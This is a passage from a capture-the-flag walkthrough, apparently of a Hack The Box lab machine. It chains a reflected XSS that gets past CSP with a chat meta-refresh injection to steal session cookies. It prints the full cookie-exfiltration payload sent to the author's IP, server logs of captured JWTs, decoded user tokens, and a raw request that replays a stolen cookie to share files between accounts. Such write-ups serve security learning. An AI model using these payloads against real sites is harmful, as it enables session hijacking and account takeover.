
The script is vendor/analytics.min.js; it will define _analytics like this
1
var _analytics=function(e){"use
Since this _analytics variable is defined in /vendor/analytics.min.js - We need to load this URI before loading /assets/js/analytics.min.js
This can be achieved using the same way as we did before - Our payload will be this
1
2
3
4
http://corporate.htb/<script src='/vendor/analytics.min.js'></script><script src='/assets/js/analytics.min.js?v=window.location=`http://10.10.14.79?c=`+document.cookie'></script>

# URL ENCODED
http://corporate.htb/%3Cscript%20src=%27/vendor/analytics.min.js%27%3E%3C/script%3E%3Cscript%20src=%27/assets/js/analytics.min.js?v=window.location=`http://10.10.14.79?c=`%2Bdocument.cookie%27%3E%3C/script%3E
1
2
3
4
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

10.10.14.79 - - [05/Feb/2026 23:09:33] "GET /?c=cookie_tototest=coucou HTTP/1.1" 200 -
Ok nice, now the question is how to redirect the admin chat on this url
Actually, it’s very simple - We could just send him our URL and hope he clicks on it, but we can also redirect him to the URL we want just when he goes to the chat without any clicks required
The chat has a very robust CSP but allows us to perform HTML injections

The trick we will use here is the <meta> tag
We just need to send this payload in the chat
1
<meta http-equiv="refresh" content="0;url=//10.10.14.79/toto">
And everyone on the page will be redirect on the url 10.10.14.79
1
2
3
4
5
6
7
python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.14.79 - - [05/Feb/2026 23:14:40] code 404, message File not found
10.10.14.79 - - [05/Feb/2026 23:14:40] "GET /toto HTTP/1.1" 404 -
10.129.229.168 - - [05/Feb/2026 23:14:40] code 404, message File not found
10.129.229.168 - - [05/Feb/2026 23:14:40] "GET /toto HTTP/1.1" 404 -
Ok so let’s use this payload to redirect everyone to http://corporate.htb/%3Cscript......
Summary :
- Inject a refresh tag in the chat (on support.corporate.htb)
- When the admin opens the chat, his browser will immediately force a redirection
- The destination
URLis the main website (corporate.htb) containing ourXSSpayload in the path - The main website reflects the payload and the cookie is sent to us
Here’s the final payload
1
<meta http-equiv="refresh" content="0;url=http://corporate.htb/%3Cscript%20src=%27/vendor/analytics.min.js%27%3E%3C/script%3E%3Cscript%20src=%27/assets/js/analytics.min.js?v=window.location=`http://10.10.14.79?c=`%2Bdocument.cookie%27%3E%3C/script%3E">
1
2
3
4
python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.229.168 - - [05/Feb/2026 23:20:55] "GET /?c=CorporateSSO=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTA3NywibmFtZSI6IkNlY2VsaWEiLCJzdXJuYW1lIjoiV2VzdCIsImVtYWlsIjoiQ2VjZWxpYS5XZXN0QGNvcnBvcmF0ZS5odGIiLCJyb2xlcyI6WyJzYWxlcyJdLCJyZXF1aXJlQ3VycmVudFBhc3N3b3JkIjp0cnVlLCJpYXQiOjE3NzAzMzAwNDksImV4cCI6MTc3MDQxNjQ0OX0.Nzuq_HCFxP6e54tAisWamCSJastWF8sk5lqXMAlzAvg HTTP/1.1" 200 -

Setup the cookie and take 10 minutes of your life to contemplate this beautiful, well-deserved cookie

The cookie, looks like a JWT - And what’s really interesting is that with each request, we receive a JWT from a different user
1
2
3
4
5
6
7
8
9
10
11
12
>>> jwt.decode(cookie, options={"verify_signature": False})

{'id': 5071, 'name': 'Julio', 'surname': 'Daniel', 'email': 'Julio.Daniel@corporate.htb', 'roles': ['sales'],
'requireCurrentPassword': True, 'iat': 1770417040, 'exp': 1770503440}

>>> jwt.decode(cookie2, options={"verify_signature": False})

{'id': 5073, 'name': 'Dangelo', 'surname': 'Koch', 'email': 'Dangelo.Koch@corporate.htb', 'roles': ['sales'], 'requireCurrentPassword': True, 'iat': 1770417080, 'exp': 1770503480}

>>> jwt.decode(cookie3, options={"verify_signature": False})

{'id': 5069, 'name': 'Jammie', 'surname': 'Corkery', 'email': 'Jammie.Corkery@corporate.htb', 'roles': ['sales'], 'requireCurrentPassword': True, 'iat': 1770417088, 'exp': 1770503488}

Keep that in mind
IDOR
While browsing and testing all the features of the people.corporate.htb website, one comes across a file sharing feature and our own files
Let’s play with this feature and intercept it with Burp

Okay, but what happens if i want to download a file i don’t have, just by changing the ID?

IDOR is not possible with this feature - However, as i mentioned before, we can also share files to a specific email address
If we try to share a file with ourselves, we will get this error
1
Uh oh! You cannot share files with yourself.
But our initial XSS attack allows us to get multiple cookies from different accounts, so we can simply try to send a file to another account that we control
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
POST /sharing HTTP/1.1
Host: people.corporate.htb
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 47
Origin: http://people.corporate.htb
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://people.corporate.htb/sharing
Cookie: CorporateSSO=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTA3MywibmFtZSI6IkRhbmdlbG8iLCJzdXJuYW1lIjoiS29jaCIsImVtYWlsIjoiRGFuZ2Vsby5Lb2NoQGNvcnBvcmF0ZS5odGIiLCJyb2xlcyI6WyJzYWxlcyJdLCJyZXF1aXJlQ3VycmVudFBhc3N3b3JkIjp0cnVlLCJpYXQiOjE3NzA0MTcwODAsImV4cCI6MTc3MDUwMzQ4MH0.BazXC1lJk-iOjwWguzAKU1iotlLRyLIWFOer0Tp_eJY; session=eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvciI6W10sInN1Y2Nlc3MiOltdfX0=; session.sig=tJnQUBFA8f1miz_DfVrJQ7MFWco
Upgrade-Insecure-Requests: 1
Priority: u=0, i

fileId=222&email=jammie.corkery%40corporate.htb
1
Yahoo! Your file has been shared!
We can open another window in private browsing mode, set up the jammie.corkery cookie, and verify that we have received the file

And yes, it works perfectly !!
But for this feature, can we try IDOR? Let’s try it
